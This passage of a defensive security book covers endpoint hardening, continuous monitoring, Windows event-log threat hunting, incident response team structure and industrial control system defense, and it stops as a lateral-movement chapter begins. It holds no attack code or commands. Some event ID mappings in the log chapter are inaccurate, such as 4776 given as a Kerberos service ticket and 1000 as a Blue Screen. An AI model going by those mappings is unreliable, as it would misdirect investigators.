When you have an extensive understanding of how different threat actors behave, and how typical malware and IOCs go hand-in-hand, you will be able to much more efficiently track what happens inside your networks and to forensically follow the clues.

Examples of intelligence you should be collecting and maintaining:

1. An overview of threat actor groups and their names
2. An overview of C2 methods used historically and linked to "used to threat actor"
3. An overview of endpoint exploitation methods and current trends
4. An overview of lateral movement technologies and methods plus current trends "living off the land"

5. An overview of packing, encryption and obfuscation methods plus ways to get access to the human-readable data
6. An overview of ways to log and track connections to your exposed online attack surface

Endpoint security architecture

Scaling your defensive efforts up and down across the different types of endpoints might be smart if done just right, but it can also be very stupid if it's an excuse to not patch internal servers or workstations that do not get used for online activity at all.

For the purposes of this section, I will not detail how you can change IR reactions depending on the type of endpoint, I will only discuss endpoint security architecture and the architecture will be identical whether or not the endpoint is directly, indirectly, or not part of your public online attack surface.

Endpoint security architecture

Many of the architectural defenses come with the always-present "endpoint agent." Bear in mind when reading the below that when possible and when it makes sense, try to aggregate endpoint agents into as few as possible to reduce complexity and load.

Endpoint Security architecture revolves around these categories:

1. OS and Application hardening
2. Configuration management and threat detection
 1. (Configuration details and changes, SIEM logs, patching for example)

3. Threat prevention
4. Threat detection

1. OS and Application Hardening

Ideally, all deployed OS's should be hardened. The easiest way to do this, and to retain an ability to respond fast to potential breaches, is to create a, or several, trusted gold deployment images per OS type/version/purpose your company uses and make sure these have been sufficiently hardened. Hardening guides can be found by searching online usually.

When considering OS hardening you should also consider "credentials left behind" and make sure you always use the least privileges possible for any operation and service performed on or running on an endpoint.

For Application hardening, most vendors give you a sufficiently detailed manual to enable you to install and run a hardened version of their application. Make sure this manual is read and implemented. If you do not do this, you could be compromising everything else on that machine, in the subnet or even in your entire company. Make a list of software you need per image and create secure hardened configurations for all of these. Keep these up to date. This requires people and time to do it - dedicate this time and people or forget about maintaining your level security over time.

For your gold images, consider deploying these with full disk encryption (FDE) applications, password manager software, browsers, certificates, and other essential pieces of software already deployed - plus patching software to make sure to update all of these software packages after deployment.

If you use OS hardening solutions like *grsecurity*, *lynis* or *Trustifier KSE*, make sure these are also prepackaged and deployed with your gold image. Hint: These might very well be worth your time and money!

2. Configuration Management and Threat Detection

For your configuration management, you normally want to have something tracking configuration changes and pushing these to your CMDB. You want to have something exporting relevant log files to your aggregated log storage = SIEM. You might want to have an agent allowing scheduling and downloading of patches for different types of applications, or for doing this invisibly in the background, and probably also for automatic reboot scheduling.

You might also want to have an ability to record per endpoint the current "configuration state" and roll back when/if something happens in your environment, where an "undo" button would be an advantage.

For threat detection, having a complete and up to date view of what's on any endpoint at any given time is an important part of being able to detect threats and to start actively hunting for threats.

3. Threat prevention

You want to install software/agents to enable you to prevent as many threats as possible. Some people say prevention is dead, but these are only people who did not sufficiently see how many threats the right prevention solutions actually block and how much time this saves a SOC/security department of analysts.

There are several different categories of endpoint threat prevention that you can consider, I will list them here in order of their potential positive impact to your security:

1. Host-based firewall
2. Hardening of OS / Application - see 1. OS and Application Hardening
3. Micro-virtualization type technologies
4. Patch and release management
5. Exploit prevention technology
6. Application whitelisting
7. Traditional and next-gen AV
8. Full disk encryption
9. HIDS

There is also a suite of applications and manner of ways you can put your company at excessive risk of an endpoint breach (almost regardless of how you do the above):

1. Not patching your OS's
2. Not patching your applications
3. Adobe flash
4. JAVA
5. Adobe reader
6. Microsoft browsers, Firefox
7. Allowing macros in Microsoft Office applications

Continuous Security Monitoring

We've been through how to plan a security architecture, we've been through some SOC and network security monitoring and we've been through endpoint security. Now we need to tie the threads together into doing all of the described items, aggregating the tasks into a centralized console and doing everything continuously ever after.

Again I need to stress that this is not something you can buy your way out of with InfoSec vendors - your people are your best asset. Yes, they need tools, but tools are secondary to process and skills. Many, many tools are available for free open-source as well.

Continuous security monitoring (CSM) builds something that is above and beyond many of the buzzwords you hear used in the security industry. If we start at the bottom (least useful/secure) we have compliance. Then possibly we have continuous compliance - where compliance scanning has been automated year round, then we may have vulnerability scanning, then something like continuous vulnerability scanning, then pentesting, then possibly comes network security monitoring, then continuous security monitoring and then on top of that something like Continuous Diagnostics and Mitigation (CDM) and finally threat hunting. If you must build a pyramid, I strongly believe it would look something like that.

Monitoring anything continuously requires a lot of scripting and automation - vendors within this space are still considered immature technologies, but eventually one of several will become very valuable for CSM. Right now it's very much a manual process building this up, and once you have all the scripts and automation in place, you need a solid SOC to handle the incoming alerts, information and they need solid processes and tools to not drown in incoming data.

For scripting you need (examples only, although powerful ones) skills and knowledge in:

- PowerShell
- (Bash)
- Python
- Perl
- .Net
- VBA

Automation example - the grand scale of doing it

For automation, you can take a look at NIST's CyberScope - Security Content Automation Protocol (SCAP)

<https://scap.nist.gov/revision/index.html/>

<https://scap.nist.gov/use-case/cyberscope/> also known as SPs, [Special Publication 800-126](#), [Special Publication 800-117](#), [Special Publication 800-51](#) and requirements for SCAP validation is in [NIST IR 7511](#).

Comprehensive security checklists can be found at

<https://web.nvd.nist.gov/view/ncp/repository?startIndex=20> which is the [National Checklist Program Repository](#).

If you can automate checking your infrastructure continuously for each checklist, and then keep it under control ever after, you will have come a long way. You need to automate fixing items that are configured incorrectly - because manually fixing things will kill your SOC, but you

also need to carefully consider what to fix with PowerShell/bash scripts - evaluate risks.

To select controls to implement, there are several global information security frameworks you can look at - the NIST CSF obviously, but also the CIS critical security controls and the ASD Strategies to Mitigate Targeted Cyber Intrusions

<http://www.asd.gov.au/infosec/mitigationstrategies.htm>

You need to get everything you have under strict configuration control and strict change control, and then you need to retain situational awareness - adding new types of threats and vulnerabilities as they come along into your scanning and scripting solutions and you need to continuously discover assets that get added or changed, and enforce the minimum required checklist control onto these.

You need to be able to automate patching and monitoring of patching. Your SIEM should be always aggregating all of your logs of course.

You need to be monitoring all the usual suspects continuously - "run once / startup items" and other windows persistence mechanisms (other examples include startup scripts and so on).

You need to build a repository of windows event log IDs and their significance - and not only their significance standalone, but the significance of event IDs as they follow upon each other sequentially. Some sequences of event IDs clearly indicate malicious activity, some are very normal. This item is quite pivotal - you need to combine different types of analysis to reach your goal. Combinations are key to detecting the anomalies.

Scripting and automation infrastructure

You need to build all of your scripting and automation infrastructure. Since you will be relying on continuous security monitoring, the continuous aspect of this will be of quite some business value and your infrastructure needs to reflect that. Build a high availability solution for running the infrastructure and make sure to harden this above and beyond normal hardening - these hosts will have credentials for most things on them. They will be doing a lot of tasks all the time and you need to protect them. You should also try to baseline what these hosts do so you can catch if anything unusual starts happening on them.

Vendors or tools within the automation space

Notable mentions:

- **Jenkins:** <https://github.com/jenkinsci/jenkins>
- **puppet:** <https://puppet.com/>
- **Ayehu:** <http://ayehu.com/>
- **Vulcanosec:** <http://vulcanosec.com/hardening.html>
- **Phantom Cyber:** <https://www.phantom.us>
- **Demisto:** <https://www.demisto.com>

Chapter 3

Hunting Using Windows Event Logs

Contributor: Ansarul Haq

This chapter is mainly focused on how Windows event log helps for threat hunting. Windows event logs can help to understand Tactics, Techniques, and Procedures (TTPs) used during the windows system compromise. I will cover how to identify the most common TTPs using windows event logs.

What are Windows event logs?

The Windows event log records event information that helps administrators in troubleshooting application and system issues. The Windows Operating System (OS) logs events are based on default categories such as Application logs for application events, System logs for System events and Security logs for security events. Some applications do not log events in the default category. Event logs use the type of event (i.e., errors, warnings, information, successes, and failures) that helps to classify the severity of the event.

How to use Windows Event Logs for Threat Hunting

Windows event logs are essential artifacts to identify compromised systems in the Windows OS environment. Most of the Advanced Persistent Threat (APT) behavior includes the following steps: the initial compromise, maintaining a presence, escalating privileges, internal

reconnaissance, moving laterally, and completing the mission. The Windows OS logs all these steps in event logs in different categories.

The list of event IDs (below) are related to the most common techniques used by the attacker and very useful for threat hunting. To avoid false positives, these events need to be correlated.

1. Initial Compromise

1.1 New Process Creation

Looking for unusual process names, unusual process paths, and unusual parent ID of the process can help to detect the initial compromise.

Generally, the malware creates a new process during the launch. If you compare these process events with the baseline of known processes, you can identify as soon as something new (i.e., .EXE) is run on the system.

For example,

Event ID- 4688: A new process has been created

1.2 Object Auditing

Event ID 4663 is generated when a specific operation was performed on an object. The object could be a file system, a kernel, a registry object, a file system object on removable storage or a device that helps to identify Crypto Ware & Malware drops. Example - Event ID 4663 logs successful attempts to write to or read from a removable storage device. Failures will log as event 4656. The attacker can hide malware payload in the Registry, and event ID 4657 can help to investigate this kind of events.

Event IDs:

4663: An attempt was made to access an object.

4656: A handle to an object was requested.

4657: A Registry value was modified.

1.3 Attacks on Applications

Events related to Application hang\crash can be the indication of Buffer overflow attack. Types of crashes include Blue Screen of Death (BSOD), Windows Error Reporting (WER), Application Crash\Hang events. If an application is crashed then it may be of concern and should be reviewed. If an application continues to fail over and over on the same machines, then this may indicate that an attacker is targeting that application.

Event IDs:

1002: Application hang\crash.

1000: Blue Screen of Death.

1001: Windows Error Reporting.

1.4 Malicious Application Installation

As part of normal operations, the new software will be installed, and OS logs this activity in event logs. You can review these logs for newly installed software to check if there was any malicious application installation and failed attempts. The attacker can install a Trojan horse to gain access at the application level.

Event IDs:

1033: Information on application installation with success or failure.

11707: Installation operation completed successfully.

11708: Installation operation failed.

2. Maintaining Access and Lateral Movement

APTs have used scheduled tasks to establish persistence on a system for various malware they use including to maintain Remote Desktop Protocol (RDP) backdoors. Most common advanced malware is using a persistence point in the form of a new service or scheduled task which is going to leave us an event log entry to investigate. For lateral movement attackers use RDP connection, Network share access, PowerShell remoting, WMI, PsExec, Scheduled tasks, Token stealing, Pass-the-hash, Remote registry, Admin shares, remote access software deployment. In this chapter, I am covering some of techniques which will show in the Windows event logs.

2.1. Schedule Task Usage

Example - Windows 'at' command allows an attacker to schedule a task to execute on either a local or remote system.

Event IDs:

- 4702: A scheduled task was updated.
- 4699: A scheduled task was deleted.
- 4700: A scheduled task was enabled.
- 4701: A scheduled task was disabled.

2.2. Services Usage

Most of the time malware will install itself as a new service for maintaining access and lateral movement.

Examples: Attackers can stop firewall service on the system to avoid detection. An attacker can change service settings to call malware or disable particular Windows services to become undetected. PsExec service is installed for lateral movement.

Event IDs:

7034: The service terminated unexpectedly.
7035: The service was successfully sent Start\Stop control.
7036: The service entered the running\Stopped state.
7040: The start type of the services was changed.
7045\4697: A service was installed in the system.

2.3. Account Usage

The attacker can choose to use local and Domain accounts to further scan and exploit other systems in the network. Review event logs for account usage to understand if account credentials are compromised. Tracking local account usage can help to detect unauthorized account usage. Additionally, events related to account lockouts and users added to privileged groups can also be tracked. Unauthorized membership in high privileged groups is a strong indicator of malicious activity. Remote desktop activity should be reviewed since only authorized users should be using it. Any Remote Desktop logins other than authorized users need to be investigated.

Event IDs:

4624: An account was successfully logged on.
4625: An account failed to log on.
4627: Group membership information.
4648: A logon was attempted using explicit credentials.
4672: Special privileges assigned to new logon.
4720: An account was created.
4768: Kerberos Authentication.
4776: Kerberos Service Ticket.
4771: Kerberos pre-authentication failed.
529: Unknown username or password.
530: Login Failure – Account logon time restriction violation.

- 531: Account currently disabled.
- 532: User account has expired.
- 533: User not allowed to login to the computer.
- 534: User has not been granted the requested login type.
- 535: The account's password has expired.
- 536: The NetLogon component is not active.
- 537: The login attempt failed for other reasons.
- 539: Account lockout.

2.3.1. Logon Types

Information about a successful or failed logon attempt doesn't help to understand the complete event because there are many different ways users can logon to a system such as interactively, they can authenticate over the network, through a drive mapping, remote desktop connection, PsExec, WMI, PowerShell, Scheduled task, Service logon etc. The specific Logon Type field code of the logon event reveals the type of logon used by the attacker.

Codes

- 2 - Interactive console login.
- 3 - Network logon.
- 4 - Batch (use by scheduled task).
- 5 - Service logon.
- 7 - Unlock system.
- 8 - Network Logon with credentials sent in the clear text.
- 9 - Different Credentials used such as with RunAs.
- 10- Remote Interactive RDP logon.

11 - Offline Logon using Cached credential.

2.4. Network Share Usage

Attackers mount file shares which is the most common technique for lateral movement through the environment. Review file share access to gain an understanding of attacker's movement in the network. You can also track shares that have been created, modified, or deleted, and can correlate successful logon events with multiple events related to the file share access.

Event IDs:

5140: A network share object was accessed.

5145: A network share object was checked to see whether a client can be granted desired access.

5142: A network share object was added.

5144: A network share object was deleted.

3. Windows Firewall Logs

There is value in collecting events to track the firewall status. Review the logs if the firewall state changes from on to off or opened any port for any internal or external system.

Event IDs:

2004: Firewall Rule Add.

2005: Firewall Rule Change.

2006, 2033: Firewall Rules Deleted.

2009: Firewall Failed to load Group Policy.

4. Covering Tracks

Attackers who choose to remain undetected remove evidence and clear the logs to cover the tracks. Clearing the event logs may indicate malicious activity.

Most of the time whenever the event logs get cleared, it is suspicious. The advantage of forwarding event logs to a SIEM is that it makes it much harder for an attacker to cover their tracks.

Event IDs:

1102: The Security log was cleared.

104: The Application log file was cleared.

Summary

Event logs are an excellent starting point for threat hunting and the first artifact most investigators look at on a system. Advanced attackers can clear the logs, but it still leaves logs related to event logs having been cleared which would warrant further investigation. Given the fact that event logs are on every system and will be encountered by the attacker at every stage of their operation, logs allows us to track the attacker's every move in the Windows OS environment. Event logs can give threat hunters hope in a battle that often seems stacked in the Attackers' favor.

Chapter 4

Incident Response Teams

Contributor: Anthony Noblett

Introduction

Like most action in security there are multiple team makeups with different roles and responsibilities. In this chapter we look at common teams and an actual example of how one organization makes up their Incident Response teams.

Establishing Incident Response Teams

There are different incident response Teams: Computer Security Incident Response Teams, Product Security Incident Response Teams and National CSIRTs and Computer Emergency Response Teams. Let's discover them one by one.

Computer Security Incident Response Teams (CSIRTs)

Computer Security Incident Response Teams (CSIRTs) are working in collaboration with the information security team. Usually they receive security breach reports and conduct the required analysis. The team may contain: a Manager, triage staff, vulnerability handlers, incident handlers,

artifact analysis staff and other members. To establish a CSIRT you need to:

- Define the CSIRT constituency
- Obtain buy-in from management and executive support
- Make sure that the proper budget is allocated
- Decide where the CSIRT will reside within the organization's hierarchy
- Determine whether the team will be central, distributed, or virtual.
- Develop the process and policies for the CSIRT.

Product Security Incident Response Teams (PSIRTs)

Product Security Incident Response Teams (PSIRTs) are responsible for managing the receipt, investigation, and internal coordination of security vulnerability information related to a product of the company (including offerings, solutions, components and services)

National CSIRTs and Computer Emergency Response Teams (CERTs)

Many countries establish their own incident response teams like

US-CERT | United States Computer Emergency Readiness Team.

Computer emergency response teams are responsible for:

- Providing cybersecurity protection to Federal civilian executive branch agencies through intrusion detection and prevention capabilities.
- Responding to incidents and analyzing data about emerging cyber threats.

- Collaborating with foreign governments and international entities to enhance the nation's cybersecurity posture.

Example Organization and Flows

Let's look at a real life example of a medium-sized company (~\$1B) that provides Software-as-a-Service (SaaS) software to a highly technical market and user base.


Inside a company incident response forms into two distinct groups, internally facing incident responders and externally facing incident responders. The exact names need to be tuned to the company, but examples could be Incident Response Team (IRT) and the Security Incident Response Team (SIRT).

The Incident Response Team (IRT) is comprised of dedicated staff based within the IT Security organization under the leadership of the Security management. Their duties include:


- Active Services
 - Review of SIEM alerts
 - Review of Managed Security Service Provider (MSSP) alerts
 - Endpoint Alert Verification and Remediation
 - Network and Host Intrusion Protection System Alerts
 - Level 2 Review of Phishing Email
 - Threat Hunting / Contextualization of Threat Intelligence Data Feeds
 - Daily and Incident Handover Activities with IR and IT Service Desk where applicable

- Proactive Incident Response and Targeted Security Research
- Documentation / Process Updates / Workflow Playbooks
- Incident Triage & Post-mortem management
- SIEM tuning / analytics / Incident Response stories
- Passive Services
 - Vulnerability management
 - Monitoring of vendors in the software supply chain/vulnerability disclosures
 - Cloud and User attack surface monitoring
 - Develop product knowledge and customer risk profiling
 - Monitor threat alerts on company environments
 - Professional growth - Learning/Training (Forensics, malware analysis)

An example pre-incident workflow for the IR Team is shown below:



As an Incident is discovered and evolves the IRT follows the following flow.



The Security Incident Response Team (SIRT) is the team responsible for management of company “executive” declared security incidents. This

team is responsible for tactical and strategic management of a SIRT Security Incident including:

- Management direction to the IT Security team and Security Incident Team
- All communication with entities outside the company
- Investor relations
- Other executive management-directed duties


The SIRT contains members as follows, representing core technology, product and legal functions with risk management responsibilities within Deltek.

- Chief Information Officer – Leads the team and provides corporate executive management representation on the team. Provides technical oversight, management direction and corporate reporting to the company with respect the incident.
- Corporate Privacy and Compliance Counsel –Provides legal expertise and legal representation to the team with emphasis on Privacy and Compliance obligations of the company. Acts as the corporate representative to law enforcement, federal, and state agencies. Also provides oversight to communication with external entities.
- Security Leader - Provides hands-on technical leadership, direction, and drives technical initiatives in achieving the team’s objectives
- Cloud Operations Leader – Specific expertise in the cloud business unit, cloud technology or and cloud-based product lines.

The SIRT Team is available 24 hours per day, 7 days per week on an on-call availability. The SIRT team will work with members of all teams

in the company, outside experts, law enforcement, and governmental agencies.

The SIRT team follows the work flow below.



During the incident response process responders take on roles based on their expertise and experience which may be different than day-to-day corporate reporting relationships. We can call those Watch Roles in

which they respond to the Incident Commander (IC). This approach comes out of a proven system developed by the US Office of Emergency Management (OEM) to respond to Forest Fires. It is called the Incident Command System (ICS) and has been proven over the last 40 years in a multitude of natural disasters, crime scenes, and major incidents. There are five functional area duties (watch roles) which are overlaid in all cases. They are command, operations, planning, logistics, Intelligence & Investigations, finance and administration.

More information on the ICS process can be found at <https://www.fema.gov/incident-command-system-resources>. In suggesting the Incident Command System, do not take the information verbatim, but instead adapt what is a proven system to the environment of the company, supply chain and infrastructure of your situation.

Chapter 5

Attack vectors to Industrial Control Systems

Contributor: Daniel Ehrenreich, SCCE

Types of considered IDS

When speaking about IDS for Industrial Control Systems (ICS), we must carefully differentiate among a variety of solutions, which operate differently:

- Communications oriented IDS will monitor the data flow in critical nodes in the control network and detect anomaly conditions such as access to unknown IP addresses, large amounts of data such as not seen before, rate of access from specific node to a Programmable Logic Controller (PLC), etc.
- Process oriented IDS will monitor process related commands, conditions, relationship among operating parameters, etc. In the case of detecting an anomaly condition, the IDS will send an alarm to the operator Human Machine Interface (HMI).

Can we use IPS in ICS?

This is a critical topic and as a general answer we say NO, you cannot deploy IPS because it may cause much more severe harm to the ICS than perhaps caused by the intrusion itself. IPS might interfere with the process and cause harm. Are there exceptions? YES, of course. These exceptions refer to the policy of the organization. Obviously, if the attack is extremely severe and there is a risk to human life, then you may take action to stop the process and save people's lives.

Chapter 6

Cyber Defense for Industrial Control Systems

Contributor: Daniel Ehrenreich, SCCE

Over past years, not enough resources have been allocated for protecting ICS serving manufacturing plants, controlling water and energy systems, etc. On the other hand, the same organizations that invested in cyber defense for IT systems were attacked mainly due to published attacks, which made IT managers highly concerned. There are many reasons for different handling of IT and ICS cyber security. Some are justified and are not caused by laziness, negligence of experts, or the lack of budgets. The good news is already here, and in recent years dozens of companies

entered into this segment and focused on creating cyber defense for ICS. This change is happening primarily as a result of growing number of attacks on ICS and recent intention of attacker to harm critical infrastructure.

How did we get to this situation?

The primary role of IT personnel is to focus on protecting the Confidentiality, Integrity, and Availability (CIA) of business data, in contrary to the role of ICS personnel, who focus on operational Safety, Reliability and Productivity (SRP). Therefore, people in charge of cyber security for ICS will object any technology change or upgrade that might jeopardize the SRP goals.

This conservative approach of ICS teams is applicable for patching operating systems and application programs and also for introduction of process improvements. Based on my many years of experience, I am brave enough to sympathize with their approach, since in the past ICS were built with SRP requirements in mind, without fear of cyber risks. Consequently, you should not be surprised when you hear: "I'm responsible for the ICS and will not allow any change that might create safety risks." While regulations for IT systems call for proactive vulnerability detection methods such as active scanning and querying, these are not practical for ICS, might cause their operation to fail, and cause severe damages to the infrastructure.

Can we act differently?

People are often asking: "What is the severity of the cyber risk? We do not hear about attacks on ICS and damages at an alarming rate." This argument is only partially true, because no one knows if any malware has

already penetrated to the ICS network and is ready to be activated (Logic Bomb).

The significant change which lead to allocating more budgets for ICS defense occurred after the attack on the nuclear plant (Stuxnet 05-2010). Until that event, ICS managers claimed that their system is isolated from the Internet (Air-Gap) and therefore is safe from cyber-attacks. This wrong approach collapsed, and after that event, corporate managers required to allow access to the ICS for “top floor to shop floor management” and real-time analysis of the control process.

As stated above, cyber security tools for IT systems are not suitable for ICS, and as a result of the new requirement to connect the ICS and the IT systems, evolving standards such as NERC-CIP and IEC 62443 became the relevant choice for testing the system resiliency. But anyone who invested in the deployment of these methods learned that it was not simple, mainly because the legacy-type structure of ICS, which was designed before the era of cyber-attacks.

Targeted solutions for security systems

In light of growing cyber-attacks on ICS worldwide, we must allocate greater resources and deploy cyber protection measures that have been especially adapted for ICS. We cannot afford spending on research for the next decade and as soon as possible we must deploy robust and highly resilient solutions based on available technologies and defense concepts.

Effective cyber defense for ICS is achieved by deployment of the following three-fold actions:

- Training on cyber risk awareness and drills for all employees in the organization

- Procedures and policies for secured integration of IT systems with ICS networks
- Deployment of technologies that are adapted to ICS, and not cause safety risks

We are now in a different situation compared to years ago, and today there are technologies that are well-suited for ICS cyber defense. However, it is important to strengthen that there is no single defense measure (no matter how expensive) that provides a perfect protection against all attack vectors, and it is recommended to integrate a set of comprehensive defense measures.

Among the cyber defense measures and solutions, for ICS you can consider;

- Process anomaly behavior-based Intrusion Detection Systems (IDS)
- Authenticated Proxy Access (APA) for secured access to remote ICS sites
- Unidirectional Security Gateway systems (Data Diode), where applicable
- Continuous monitoring of the entire ICS operation and visibility analysis
- Broad selection of ICS-aware firewalls combined with deep packet inspection
- Demilitarized Zone (DMZ)-based segmentation between different hierarchies

- Security Information and Event Management (SIEM) for analyzing log inputs
- Reliable and enhanced User Authentication based on behavior analysis
- Internal policies which enforce strict access to control centers and remote ICS sites
- In-depth examination of files that are brought into the organization (sanitizing kiosks)
- Deception-based malware detection performing also risk mitigation

Chapter 7

Hunting Lateral Movement

Contributor: **Mahdi Sayyad**


Understanding Lateral Movement

Lateral movement techniques are widely used in sophisticated cyber-attacks. In particular, in Advanced Persistent Threats (APTs). The adversary uses these techniques to access other hosts from a compromised system and gets access to sensitive resources, such as mailboxes, shared folders, or credentials. These can be used in turn for compromise of additional systems, privilege escalation, or stealing more valuable credentials. This type of attack may ultimately give access to the Domain Controller and provide full-control of an infrastructure or business-related operator accounts.

